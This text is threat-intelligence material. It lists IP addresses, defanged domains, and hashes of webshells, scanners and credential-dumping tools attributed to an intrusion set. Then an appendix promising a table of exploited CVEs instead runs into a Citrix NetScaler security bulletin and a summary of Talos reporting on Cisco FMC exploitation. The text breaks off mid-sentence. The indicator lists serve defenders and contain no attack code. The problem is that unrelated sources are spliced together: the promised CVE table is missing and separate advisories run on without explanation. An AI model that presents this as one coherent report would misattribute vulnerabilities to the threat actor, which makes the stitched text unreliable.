| 120.41.222[.]74 | 11/4/2023 | 11/4/2023 |
| 120.36.248[.]80 | 10/11/2022 | 10/12/2022 |
| 120.36.251[.]80 | 7/27/2021 | 7/28/2021 |
| 120.36.251[.]84 | 7/5/2022 | 7/5/2022 |
| 120.36.252[.]90 | 4/24/2024 | 4/25/2024 |
| 120.36.249[.]91 | 4/6/2021 | 4/9/2021 |
| 120.36.251[.]91 | 9/29/2022 | 9/29/2022 |
| 120.36.252[.]91 | 6/24/2022 | 6/27/2022 |
| 120.36.254[.]92 | 9/15/2023 | 9/20/2023 |
| 120.36.254[.]94 | 11/12/2021 | 11/18/2021 |
| 120.36.248[.]97 | 3/14/2022 | 3/18/2022 |
| 120.36.251[.]97 | 8/19/2021 | 8/19/2021 |
| 120.36.249[.]98 | 2/1/2023 | 2/3/2023 |
| 120.36.252[.]98 | 4/13/2022 | 4/15/2022 |
| 121.207.60[.]123 | 3/19/2023 | 3/19/2023 |
| 122.116.33[.]118 | 5/12/2023 | 3/5/2024 |
| 122.232.149[.]231 | 3/23/2023 | 3/23/2023 |
| 122.201.241[.]230 | 5/23/2023 | 8/3/2023 |
| 122.116.159[.]52 | 5/22/2023 | 9/25/2023 |
| 122.116.102[.]93 | 5/21/2024 | 5/21/2024 |
| 123.121.157[.]240 | 4/12/2022 | 4/12/2022 |
| 123.51.237[.]194 | 4/8/2024 | 11/4/2024 |
| 123.252.121[.]7 | 2/26/2024 | 3/4/2024 |
| 123.252.122[.]7 | 2/28/2024 | 3/4/2024 |
| 123.12.90[.]227 | 1/26/2023 | 1/26/2023 |
| 123.60.61[.]104 | 9/12/2024 | 9/12/2024 |
| 124.126.158[.]130 | 2/21/2024 | 2/21/2024 |
| 124.126.139[.]199 | 5/31/2023 | 5/31/2023 |
| 124.127.17[.]171 | 8/10/2023 | 8/11/2023 |
| 124.127.220[.]223 | 8/21/2023 | 8/21/2023 |
| 124.150.135[.]3 | 9/7/2023 | 9/7/2023 |
| 123.51.223[.]96 | 3/14/2023 | 4/18/2023 |
| 124.64.22[.]13 | 12/11/2023 | 12/11/2023 |
| 124.126.141[.]74 | 4/23/2023 | 4/23/2023 |
| 124.127.78[.]22 | 8/15/2023 | 8/16/2023 |
| 124.127.72[.]52 | 8/12/2023 | 8/12/2023 |
| 125.227.147[.]106 | 11/1/2023 | 12/5/2023 |
| 125.227.140[.]168 | 3/18/2024 | 11/12/2024 |
| 125.227.1[.]220 | 5/25/2023 | 11/14/2023 |
| 125.227.196[.]157 | 1/19/2024 | 1/29/2024 |
| 125.227.219[.]145 | 3/6/2024 | 7/1/2024 |
| 125.228.239[.]13 | 4/2/2024 | 12/2/2024 |
| 125.227.218[.]2 | 5/16/2024 | 5/16/2024 |
| 124.64.23[.]80 | 7/7/2023 | 7/7/2023 |
| 125.229.172[.]48 | 5/23/2024 | 5/23/2024 |
| 125.227.136[.]60 | 5/11/2023 | 2/28/2024 |
| 137.220.34[.]137 | 12/16/2020 | 12/17/2020 |
| 137.220.39[.]222 | 1/21/2021 | 1/25/2021 |
| 137.220.43[.]47 | 7/17/2020 | 7/24/2020 |
| 137.220.36[.]87 | 3/16/2023 | 7/7/2024 |
| 138.199.62[.]148 | 12/5/2024 | 12/14/2024 |
| 139.180.137[.]219 | 1/25/2024 | 6/5/2024 |
| 139.180.217[.]19 | 6/5/2024 | 6/19/2024 |
| 139.180.158[.]51 | 12/13/2021 | 7/8/2024 |
| 139.84.174[.]129 | 6/17/2024 | 12/16/2024 |
| 140.82.27[.]163 | 1/2/2020 | 1/8/2020 |
| 140.82.50[.]151 | 3/5/2021 | 3/17/2021 |
| 141.164.41[.]128 | 4/11/2023 | 7/8/2024 |
| 140.82.48[.]6 | 7/13/2020 | 7/17/2020 |
| 141.164.55[.]227 | 9/4/2024 | 12/16/2024 |
| 141.164.56[.]93 | 6/20/2025 | 6/20/2025 |
| 144.202.26[.]205 | 5/14/2020 | 5/14/2020 |
| 144.34.171[.]162 | 3/29/2023 | 11/28/2023 |
| 144.202.33[.]164 | 9/17/2020 | 9/27/2020 |
| 144.202.62[.]109 | 10/16/2019 | 10/28/2019 |
| 144.202.91[.]107 | 10/19/2020 | 10/27/2020 |
| 144.202.94[.]216 | 8/17/2020 | 8/18/2020 |
| 144.202.98[.]41 | 11/18/2020 | 11/18/2020 |
| 147.139.133[.]246 | 5/26/2023 | 6/6/2023 |
| 149.28.132[.]137 | 2/23/2024 | 7/5/2024 |
| 149.28.132[.]161 | 5/17/2024 | 7/4/2024 |
| 149.28.201[.]146 | 11/20/2020 | 12/11/2020 |
| 149.28.188[.]184 | 11/21/2019 | 11/21/2019 |
| 149.248.34[.]100 | 6/5/2020 | 6/5/2020 |
| 149.28.149[.]29 | 4/30/2024 | 4/30/2024 |
| 149.28.252[.]19 | 11/18/2019 | 11/18/2019 |
| 149.248.38[.]179 | 6/3/2020 | 6/3/2020 |
| 149.248.39[.]202 | 6/8/2023 | 2/29/2024 |
| 149.248.44[.]191 | 2/23/2024 | 5/10/2024 |
| 149.248.51[.]22 | 1/25/2024 | 6/5/2024 |
| 149.28.72[.]106 | 2/24/2023 | 3/2/2023 |
| 155.138.155[.]170 | 2/4/2021 | 2/4/2021 |
| 155.138.136[.]190 | 12/5/2019 | 12/16/2019 |
| 155.138.151[.]225 | 6/5/2024 | 6/5/2024 |
| 155.138.133[.]56 | 1/25/2024 | 6/5/2024 |
| 156.146.45[.]152 | 9/21/2024 | 9/21/2024 |
| 156.146.45[.]194 | 9/19/2024 | 9/19/2024 |
| 158.247.197[.]28 | 6/25/2023 | 9/26/2023 |
| 159.138.152[.]61 | 3/16/2023 | 3/22/2023 |
| 162.14.178[.]86 | 3/29/2021 | 5/7/2021 |
| 167.172.33[.]16 | 4/14/2023 | 4/14/2023 |
| 167.179.87[.]215 | 11/21/2022 | 6/20/2025 |
| 167.179.97[.]121 | 12/14/2022 | 3/20/2023 |
| 171.120.88[.]137 | 9/27/2023 | 9/27/2023 |
| 178.62.208[.]162 | 4/14/2023 | 4/14/2023 |
| 180.122.149[.]177 | 3/22/2023 | 3/22/2023 |
| 182.34.19[.]234 | 3/23/2023 | 3/23/2023 |
| 183.240.139[.]216 | 12/7/2020 | 1/8/2021 |
| 183.253.28[.]104 | 2/27/2024 | 2/27/2024 |
| 183.253.29[.]110 | 5/6/2024 | 5/10/2024 |
| 183.253.28[.]121 | 12/6/2023 | 12/14/2023 |
| 183.250.213[.]20 | 4/3/2023 | 4/3/2023 |
| 183.253.29[.]189 | 8/9/2024 | 8/9/2024 |
| 183.250.213[.]55 | 9/26/2023 | 10/11/2023 |
| 183.253.29[.]66 | 3/25/2024 | 3/28/2024 |
| 183.253.28[.]67 | 10/12/2024 | 10/12/2024 |
| 183.250.213[.]80 | 3/3/2023 | 3/31/2023 |
| 183.250.213[.]83 | 3/24/2023 | 3/24/2023 |
| 183.166.90[.]97 | 3/20/2023 | 3/20/2023 |
| 185.216.118[.]71 | 6/7/2024 | 7/2/2024 |
| 185.135.73[.]192 | 1/4/2022 | 1/5/2022 |
| 185.213.82[.]239 | 6/27/2024 | 7/3/2024 |
| 185.213.82[.]243 | 6/28/2024 | 6/28/2024 |
| 185.213.82[.]55 | 10/16/2024 | 10/16/2024 |
| 185.213.82[.]65 | 9/21/2023 | 9/21/2023 |
| 190.92.241[.]15 | 3/20/2023 | 3/27/2023 |
| 191.232.188[.]144 | 6/23/2022 | 6/23/2022 |
| 193.42.24[.]68 | 11/28/2024 | 11/28/2024 |
| 193.42.25[.]73 | 3/24/2024 | 7/11/2024 |
| 198.13.38[.]211 | 7/5/2024 | 7/5/2024 |
| 202.182.109[.]151 | 6/1/2024 | 9/13/2024 |
| 202.101.145[.]22 | 3/23/2023 | 3/23/2023 |
| 202.182.106[.]31 | 1/25/2024 | 7/2/2024 |
| 202.39.151[.]239 | 3/8/2024 | 12/5/2024 |
| 202.99.19[.]250 | 7/10/2023 | 7/10/2023 |
| 202.99.19[.]254 | 7/13/2023 | 7/13/2023 |
| 203.74.126[.]20 | 3/28/2023 | 3/31/2023 |
| 203.69.36[.]122 | 4/1/2024 | 12/12/2024 |
| 207.246.118[.]144 | 10/21/2022 | 12/15/2022 |
| 207.246.117[.]149 | 3/24/2020 | 3/27/2020 |
| 207.246.114[.]173 | 10/30/2019 | 10/30/2019 |
| 207.148.68[.]131 | 1/25/2024 | 6/5/2024 |
| 207.148.122[.]69 | 1/25/2024 | 6/5/2024 |
| 207.148.67[.]146 | 1/6/2021 | 1/20/2021 |
| 207.246.108[.]64 | 1/16/2020 | 1/16/2020 |
| 207.246.127[.]64 | 9/12/2019 | 9/6/2024 |
| 207.148.73[.]238 | 6/14/2023 | 9/13/2024 |
| 207.148.92[.]220 | 4/25/2024 | 7/5/2024 |
| 207.148.4[.]96 | 9/30/2019 | 5/18/2023 |
| 208.72.154[.]55 | 4/24/2022 | 5/17/2022 |
| 210.242.152[.]155 | 3/26/2024 | 12/12/2024 |
| 210.242.38[.]241 | 3/14/2023 | 1/15/2024 |
| 210.243.225[.]41 | 5/14/2024 | 11/29/2024 |
| 210.66.220[.]39 | 10/18/2021 | 10/21/2021 |
| 210.242.76[.]32 | 5/23/2024 | 5/23/2024 |
| 210.71.166[.]50 | 6/3/2024 | 6/11/2024 |
| 211.20.144[.]116 | 5/16/2024 | 5/19/2024 |
| 211.20.104[.]187 | 5/21/2024 | 5/21/2024 |
| 211.21.19[.]11 | 3/6/2024 | 4/2/2024 |
| 211.22.143[.]228 | 7/27/2023 | 7/27/2023 |
| 211.20.115[.]60 | 2/27/2023 | 3/5/2024 |
| 211.20.154[.]60 | 3/18/2024 | 4/1/2024 |
| 211.20.100[.]78 | 12/21/2023 | 12/22/2023 |
| 211.20.100[.]79 | 12/22/2023 | 12/22/2023 |
| 211.99.103[.]102 | 12/1/2020 | 12/8/2020 |
| 211.21.61[.]46 | 4/2/2024 | 4/29/2024 |
| 211.75.185[.]37 | 10/30/2023 | 1/4/2024 |
| 211.99.103[.]243 | 12/28/2020 | 1/22/2021 |
| 212.107.28[.]16 | 9/9/2022 | 9/9/2022 |
| 212.107.28[.]22 | 9/9/2022 | 9/9/2022 |
| 212.107.28[.]23 | 9/9/2022 | 9/9/2022 |
| 211.78.84[.]17 | 12/27/2023 | 12/27/2023 |
| 211.20.91[.]77 | 4/17/2024 | 4/18/2024 |
| 211.99.100[.]90 | 4/8/2021 | 4/8/2021 |
| 211.99.100[.]91 | 4/9/2021 | 4/9/2021 |
| 211.99.98[.]197 | 11/30/2020 | 11/30/2020 |
| 216.128.149[.]106 | 12/15/2022 | 2/22/2023 |
| 216.128.128[.]238 | 2/21/2021 | 2/21/2021 |
| 218.26.159[.]254 | 10/5/2023 | 10/5/2023 |
| 218.5.173[.]137 | 3/22/2023 | 3/22/2023 |
| 218.5.157[.]171 | 3/20/2023 | 3/20/2023 |
| 218.66.163.188 | 3/24/2023 | 3/24/2023 |
| 219.143.179[.]250 | 7/10/2023 | 7/13/2023 |
| 220.128.108[.]164 | 10/28/2022 | 7/19/2023 |
| 220.130.153[.]127 | 4/3/2023 | 12/18/2023 |
| 220.130.176[.]23 | 12/18/2023 | 3/1/2024 |
| 220.128.125[.]3 | 3/8/2023 | 5/9/2023 |
| 220.130.254[.]251 | 12/13/2023 | 12/13/2023 |
| 219.92.229[.]53 | 5/15/2023 | 5/15/2023 |
| 220.162.9[.]150 | 3/20/2023 | 3/23/2023 |
| 220.250.44[.]62 | 6/28/2023 | 6/29/2023 |
| 221.218.143[.]112 | 2/29/2024 | 3/11/2024 |
| 221.218.136[.]12 | 7/16/2023 | 8/9/2023 |
| 221.218.138[.]123 | 5/23/2024 | 5/23/2024 |
| 221.218.143[.]122 | 6/4/2023 | 7/3/2023 |
| 221.218.143[.]184 | 7/5/2023 | 7/12/2023 |
| 221.218.136[.]192 | 10/8/2023 | 11/15/2023 |
| 221.216.116[.]238 | 4/24/2024 | 4/24/2024 |
| 221.218.137[.]229 | 6/4/2024 | 6/4/2024 |
| 221.218.139[.]248 | 1/18/2024 | 1/24/2024 |
| 221.216.208[.]188 | 6/19/2023 | 6/19/2023 |
| 221.218.142[.]26 | 5/9/2024 | 5/13/2024 |
| 221.218.141[.]96 | 4/2/2024 | 4/3/2024 |
| 222.92.153[.]125 | 6/6/2024 | 6/6/2024 |
| 223.104.40[.]128 | 4/16/2024 | 4/16/2024 |
| 223.104.41[.]13 | 4/18/2024 | 4/18/2024 |
| 223.104.40[.]142 | 4/17/2024 | 4/17/2024 |
| 223.104.40[.]204 | 4/19/2024 | 4/19/2024 |
| 223.27.34[.]132 | 4/10/2024 | 12/13/2024 |
| 223.104.55[.]183 | 7/3/2024 | 7/3/2024 |
| 223.104.39[.]82 | 7/11/2023 | 7/11/2023 |
Table 12 shows observed domain names attributed to this threat activity and obfuscation network hosts.
Table 12. Domain Names Attributed to Threat Activity and Obfuscation Network Hosts
| Name | Type | First Seen | Last Seen |
|---|---|---|---|
| 96cee[.]com | Infrastructure | 6/29/2020 | 5/9/2024 |
| asean.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 12/15/2024 |
| bj-hk.hmbcloud[.]net | SoftEther Host | 3/29/2021 | 3/29/2021 |
| bj-jp.hmbcloud[.]net | SoftEther Host | 4/10/2021 | 5/7/2021 |
| blog.98aiblog[.]com | SoftEther Host | 7/12/2024 | 8/14/2024 |
| bsnl.twimg.co[.]uk | SoftEther Host | 6/17/2024 | 7/7/2024 |
| dns.studiocloud[.]xyz | Infrastructure | 12/10/2021 | 5/9/2024 |
| eg.twimg.co[.]uk | SoftEther Host | 9/22/2024 | 12/14/2024 |
| etechhosting.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 12/16/2024 |
| fcchk.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 12/14/2024 |
| gz-hk.hmbcloud[.]net | SoftEther Host | 12/28/2020 | 1/22/2021 |
| iplc-hk.hmbcloud[.]com | SoftEther Host | 11/30/2020 | 12/8/2020 |
| javacheck.ooguy[.]com | SoftEther Host | 12/22/2023 | 6/25/2024 |
| javaupdate.giize[.]com | SoftEther Host | 12/22/2023 | 6/15/2024 |
| ls.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 12/14/2024 |
| np.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 11/25/2024 |
| one.hmbiplc-01[.]com | SoftEther Host | 4/2/2022 | 4/2/2022 |
| pw.sexytube0[.]com | SoftEther Host | 8/6/2021 | 4/18/2024 |
| senate.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 12/14/2024 |
| sh-jp.hmbcloud[.]net | SoftEther Host | 4/10/2021 | 4/25/2021 |
| studiocloud[.]xyz | Infrastructure | 12/10/2021 | 5/9/2024 |
| szxcm-hkg01.iepl.node[.]cm | SoftEther Host | 12/7/2020 | 1/8/2021 |
| tj.twimg.co[.]uk | SoftEther Host | 9/21/2024 | 12/14/2024 |
| ximmd.sexytube0[.]com | SoftEther Host | 7/14/2020 | 10/31/2020 |
Table 13 contains known webshells from the threat actor’s repository of CNE tooling, which may appear on a compromised system. The threat actors have used these webshell files for unauthorized access to victim environments.
Table 13. Leveraged Webshells
- Name : b374.php
- Hashes : MD5: 48ca18a25424a0f52276290b619a7a83 SHA-256: 72c6af6a4be99e31c4a7a0aa4f01750792788e7f6f9749243a9f2c47c14a708f
- Name : back.pl
- Hashes : MD5: 38f5ff8169423e2c756848c02e8cac3b SHA-256: 456586ababa08f70216c4459f4d6375676166ebfddd98a33b447ceb5099e8dc5
- Name : error.jsp
- Hashes : MD5: d61326c4e6d24aa9b67e2b7a3ef7cedf SHA-256: 2f5c406eb64ad8902c8e30610d43fd3efc05a14cdb8fb158818953eaf3dc6a81
- Name : file_back. aspx
- Hashes : MD5: f8de2e99dc7523d2c83d1a48e844c5ff SHA-256: 5782ff2c835c88cc1ee521d2e8c523cfad73db3f9a29c93b40c4223f0338ade9
- Name : gf.phtml
- Hashes : MD5: 5b5a2c7fa705d8b1eb04da5db900b0d7 SHA-256: 0e6fecb2d369b0eae63731616a3daada52036634885ab1b85b115af6bc5bcb86
- Name : yaml-payload.jar
- Hashes : MD5: 655cd134976d3e80c521708aa8be418b SHA-256: 36f3b7645609ef40444dbc68f01d26c543d67689eda4937272ea5cfa4df1b522
Table 14 contains known binaries and scripts from the threat actor’s repository of CNE tooling. The threat actors used these utilities to perform various scanning or computer intrusion tasks.
Table 14. Leveraged Binaries and Scripts
- Name : ksubdomain
- Category : Enumeration
- Hashes : MD5: dae8f50ea44225fae3ba1f160b42bfdc SHA-256: 670fa10a2ddde21fd594c4fef86b554d864089ed2de7153b472e921c623403ae
- Name : ksubdomain_linux
- Category : Enumeration
- Hashes : MD5: fdece34bc084f1e252aeae274650eb8d SHA-256: 645f6f2667af01a94d04a9d7a71916a13d9426835d636b4ceee2e25ccb34e525
- Name : oneforall.py
- Category : Enumeration
- Hashes : MD5: 596b990b0b389d906a8f4384837c1878 SHA-256: 4d488f21269b18e37aaca93ac2a61707c9b611e506cdb3b287277746e94636b5
- Name : subDomainsBrute.py
- Category : Enumeration
- Hashes : MD5: a73eca669fe80628dbbd2c7d9bb14c8f SHA-256: a14844e982f172d0f23910558c3f390a9d4c45dc32db825c2af7cf0ed8631db2
- Name : office-cli
- Category : Information dump
- Hashes : MD5: be121e707f817aa9392c55af1e7ec2aa SHA-256: add7dd142e4f7e2873bc8f7b7fb6308063608e0b49a773dea93abad4047f1489
- Name : JuicyPotato.exe
- Category : Privilege escalation
- Hashes : MD5: 7ce68f0dd85355ba2897a68521167e56 SHA-256: e7e727458f573dded05537baddac2867d2801db1c3c74410398d063dfd6f6575
- Name : BBScan.py
- Category : Scanning
- Hashes : MD5: f82694de2f19e1bff333c27bb7eb7a56 SHA-256: 8e1b56ef51ba70aa4c4cfd4430820f20875b354588d5d723ba4d3940ea6c924b
- Name : dirmap.py
- Category : Scanning
- Hashes : MD5: 1933c314041415939331fce183939547 SHA-256: 46e59172c40c95d83c3a6f24f801fc2265653c8b575b66a726463e2a4eebd7f2
- Name : dirsearch.py
- Category : Scanning
- Hashes : MD5: 8829f6f1cc5fc0aab2f6e71bfd7dc53d SHA-256: 752b14c6e6936991d51fcd5ebf40d303e657c2372893604f96044848ad9a5f24
- Name : fscan.exe
- Category : Scanning
- Hashes : MD5: cf903e4a1629aa0582fd0363b5786676 SHA-256: 7b9efc7ef8957411cdd22582ce4bfb3a5f76d9c91cdb7e36bf85c9785a2480e9
- Name : nbtscan.exe
- Category : Scanning
- Hashes : MD5: f01a9a2d1e31332ed36c1a4d2839f412 SHA-256: c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e
- Name : nbtscan_linux
- Category : Scanning
- Hashes : MD5: ef713447f18f5b7ee16af4ac37ec4133 SHA-256: 2fbcb1995c458e5affd5fb8f1f979a08ddce21714a2e413aa3d5dc44f9f245fe
- Name : PackerFuzzer.py
- Category : Scanning
- Hashes : MD5: 8dcc4f9ccc6b6adf7eeeb3f51c95afad SHA-256: 33790218d5871af646feef5be29e0596d4703a45ce675c1eb2ca00140b3a1bde
- Name : ShuiZe.py
- Category : Scanning
- Hashes : MD5: b04375cca637f0702bf27feaff22a92d SHA-256: c7f86a4623db5c90273cea041d43207849c5c6b0060c370b2095f13871b1366d
- Name : sqlmap.py
- Category : Scanning
- Hashes : MD5: bcacc7ca999980d26c186ef791242fb5 SHA-256: 2ecb51d7fa3bc3fa7ad7df64c6d0cd1f4ff2b37ed6839d3cff529fb08af49fb0
- Name : wpscan
- Category : Scanning
- Hashes : MD5: 1b8e29b6b7972fb124425aaa257f8f6d SHA-256: efb0437e6a6a0f07169952f1a8b734299ec9a8b1faadbed811fe017f2cf54976
Table 15 contains known files that the threat actors dropped onto victim systems and used to install unauthorized software, dump sensitive information, or enable other follow-on activity from within a victim’s network.
Table 15. Potentially Dropped Files
- Name : curlc4.txt
- Category : Malware
- Hashes : MD5: 4f61b9ab907f351bb40b37b10f4974d0 SHA-256: 8b869a5edaff74ff18bca3658a519a19771e66d00ff7849af7a142dd6fc8da85
- Name : DiagTrack.exe
- Category : Malware
- Hashes : MD5: 6d57c42dee8bd7789969e2dd28671162 SHA-256: 804a53be802378a8ec4c94602fd3d6584e0d472d83148e8a42c731950fec415d
- Name : live700_v1.exe
- Category : Malware
- Hashes : MD5: 776807750280daad05348f931a33e4ef SHA-256: c4503db6ece93eddf4511e787607cb14606a1df9f526f1e39992497119437cec
- Name : conhost.exe
- Category : SoftEther
- Hashes : MD5: a973c0ab904c1b74655a906b99b76850 SHA-256: b1552703ff0035f197c22cdb3a514bb6aa45ec98de3ef5409faab0978f18c35e
- Name : dllhost.exe
- Category : SoftEther
- Hashes : MD5: f62cbbbdf35c7790909c26c7c5fbce05 SHA-256: 8a592e22c51311d482272ec5aba0103c9cd0cfd78e5b5ba75dfa8f1c56926672
- Name : dllhost.exe
- Category : SoftEther
- Hashes : MD5: a05cdf6afcbb107961307f59cbab5e4f SHA-256: 86f1cfa6a2e0a8cb6fc1fbee28472308e6467932f8658a6a4885e29ed8c34a67
- Name : b.exe
- Category : Information dump
- Hashes : MD5: 7d5a182f70bed0e4fa2f8615aba070de SHA-256: e93244080a749b521f63476343ce3c81cc8c1b672fa0d9e67359aee37544c784
- Name : dc.exe
- Category : Information dump
- Hashes : MD5: 1bcaef76b2063f1b80b0fa0d277ec9c5 SHA-256: 9dc85f9569a15eaf51c7d34254767ea30dd67b2178cec4cc7125288b9544fe00
- Name : secretsdump.exe
- Category : Information dump
- Hashes : MD5: 4d33bfb75e27fefaa72526899604d557 SHA-256: 644decbc6ce8c52382f4755fa6fc2cb4d89a0e7ec0e574c11b398a6f2eed04b1
- Name : secretsdump.py
- Category : Information dump
- Hashes : MD5: fc6e8ca41cf4f6100177352660e520b4 SHA-256: 67db57a1f957031b78f29aa91e2e87780eae3835290259eff846d8f14afb794b
Appendix B: Observed Common Vulnerabilities and Exposures
Table 16 displays successfully exploited common vulnerabilities and exposures (CVEs). The asterisk (*) indicates CVEs that were newly added to CISA’s Known Exploited Vulnerabilities (KEV) Catalog.
Related vulnerabilities: CVE-2015-3306CVE-2023-22894CVE-2015-5477CVE-2016-3081CVE-2019-11510CVE-2021-22205CVE-2021-3199CVE-2014-6278
Description of Problem
Multiple vulnerabilities have been discovered in Citrix NetScaler ADC (formerly Citrix ADC) and Citrix NetScaler Gateway (formerly Citrix Gateway). Refer below for further details. Affected Versions:
The following supported versions of Citrix NetScaler ADC and Citrix NetScaler Gateway are affected by the vulnerabilities:
Citrix NetScaler ADC and Citrix NetScaler Gateway 14.1 BEFORE 14.1-73.37
Citrix NetScaler ADC and Citrix NetScaler Gateway 13.1 BEFORE 13.1-64.23
Citrix NetScaler ADC FIPS BEFORE 14.1-73.37 FIPS
Citrix NetScaler ADC FIPS and NDcPP BEFORE 13.1-37.279
Additional Note: Secure Private Access Hybrid deployments using NetScaler instances are also affected by the vulnerabilities. Customers need to upgrade these NetScaler instances to the recommended NetScaler builds to address the vulnerabilities.
This bulletin only applies to customer-managed Citrix NetScaler ADC (“NetScaler ADC”) and Citrix NetScaler Gateway (“NetScaler Gateway”). Cloud Software Group upgrades the Citrix-managed cloud services and Citrix-managed Adaptive Authentication with the necessary software updates.
| CVE-ID | Description | Pre-conditions | CWE | CVSSv4 |
|---|---|---|---|---|
| CVE-2026-88771 | A remote code execution vulnerability exists due to improper input validation, which can allow an unauthenticated attacker to execute arbitrary commands | All NetScaler ADC and NetScaler Gateway deployments (Default configuration / No additional feature required) | CWE-20: Improper Input Validation | CVSS v4.0 Base Score: 9.5 (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H) |
| CVE-2026-88772 | Memory overflow vulnerability leading to Remote Code Execution or Denial of Service | DTLS configuration enabled on NetScaler ADC or NetScaler Gateway (Note: Enabled by default on VPN vServer) | CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer |
CVSS v4.0 Base Score: 9.5 (CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H) |
| CVE-2026-88773 | HTTP Request Smuggling | HTTP Configuration enabled on NetScaler ADC or NetScaler Gateway | CWE-444: Inconsistent Interpretation of HTTP Requests ('HTTP Request/Response Smuggling') | CVSS v4.0 Base Score: 9.3 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:H/VA:N/SC:H/SI:H/SA:N) |
| CVE-2026-88774 | Feature policy bypass due to improper HTTP URL based expression usage | Any policy expression configured with HTTP URL based expression | CWE-16: Configuration | CVSS v4.0 Base Score:7 (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:L/VA:N/SC:H/SI:H/SA:N) |
| CVE-2026-88775 | Memory overflow vulnerability leading to unpredictable or erroneous behavior or Denial of Service | NetScaler ADC or NetScaler Gateway configured as either:• Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy)• AAA virtual server | CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer | CVSS v4.0 Base Score: 8.8 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:H/SC:N/SI:N/SA:N) |
| CVE-2026-88776 | Memory overflow vulnerability leading to unpredictable or erroneous behavior or Denial of Service | Configured as a Load Balancing (LB) virtual server of type Oracle on NetScaler ADC or NetScaler Gateway | CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer |
CVSS v4.0 Base Score: 8.8 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:H/SC:N/SI:N/SA:N) |
| CVE-2026-88777 | Memory overflow vulnerability leading to unpredictable or erroneous behavior or Denial of Service | Configured as an LB/CS or CGNAT-LSN/NAT64 device with a non-HTTP L7 protocol feature enabled on NetScaler ADC or NetScaler Gateway | CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer | CVSS v4.0 Base Score: 8.8 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:H/SC:N/SI:N/SA:N) |
| CVE-2026-88778 | TCP Initial Sequence Number (ISN) prediction | TCP Configuration enabled on NetScaler ADC or NetScaler Gateway | CWE-342: Predictable Exact Value from Previous Values | CVSS v4.0 Base Score: 8.8 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:H/SC:L/SI:L/SA:L) |
https://support.citrix.com/support-home/kbsearch/article?articleNumber=CTX697096&articleURL=Citrix_NetScaler_ADC_and_Citrix_NetScaler_Gateway_Security_Bulletin_for_CVE_2026_88771_CVE_2026_88772_CVE_2026_88773_CVE_2026_88774_CVE_2026_88775_CVE_2026_88776_CVE_2026_88777_and_CVE_2026_88778
Related vulnerabilities: CVE-2026-88777CVE-2026-88774CVE-2026-88776CVE-2026-88775CVE-2026-88771CVE-2026-88778CVE-2026-88773CVE-2026-88772
Active exploitation of Cisco Secure Firewall Management Center vulnerabilities
2026-09-10T16:04:21+0000 by Alexandre DulaunoyActive exploitation of Cisco Secure Firewall Management Center vulnerabilities
Ref: https://blog.talosintelligence.com/fmc-ongoing-exploitation/
Cisco Talos is actively tracking the exploitation of two vulnerabilities in Cisco’s Secure Firewall Management Center (FMC) Software. First, CVE-2026-20079 is an authentication bypass vulnerability in unpatched instances of Cisco’s Secure FMC Software, which allows an unauthenticated, remote attacker to bypass authentications and execute scripts on impacted devices to obtain root access to the underlying operating system. Second, CVE-2026-20316 is a vulnerability that allows a remote attacker to log in using a low-privileged account.
CVE-2026-20079 is a critical vulnerability with a CVSS score of 10.0. Customers are strongly advised to follow Cisco’s guidance provided in the security advisory and apply the security patches previously made available.
CVE-2026-20316 has a CVSS score of 5.3, however it can be used with other Cisco Secure FMC vulnerabilities to elevate privileges.
Due to Talos identifying in the wild abuse of these CVE’s, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released next week (Week of September 14th).
Talos’ analysis illustrates three clusters of post-compromise activity on FMC instances associated with state-sponsored and crimeware threat actors, as described below. The first cluster which we track as UAT-12197, involves the exploitation of CVE-2026-20079, leading to the deployment of web shells, a Java Archive (JAR)-based command executor, and credential exfiltration.
The second intrusion cluster, which we attribute to UAT-11823, consisted of the exploitation of CVE-2026-20079 and CVE-2026-20316, leading to the deployment of a Netcat-based reverse shell and proxy tooling, ultimately leading to the deployment of a variant of the Cyclops Blink malware, previously attributed to the Russian APT Sandworm by the United States and United Kingdom.
Talos is further disclosing a third cluster of malicious activity on an FMC instance, attributed to UAT-11988, who we assess with high confidence is a ransomware operator. The preliminary stages of the attack entailed the threat actor gaining access to the system via static credentials (CVE-2026-20316) and then abusing legitimate built-in FMC tooling in living-off-the-land (LOTL) fashion to conduct extensive reconnaissance of the victim’s environment, deploy tunneling tools to maintain network access, harvest credentials, and build a target list of endpoints to encrypt/lock. Subsequent actions and tactics, techniques, and procedures (TTPs) the threat actor used in the victim’s environment were consistent with those of Qilin ransomware affiliates.
Cluster #1: UAT-12197
This cluster of activity involved the successful exploitation of CVE-2026-20079 and the subsequent placement of a malicious web shell in the CSM Tomcat webroot directory. The web shell is JSP-based and Base64 decodes a parameter labelled “F6C1F0E7”, consisting of the class name to load in the JAVA process:
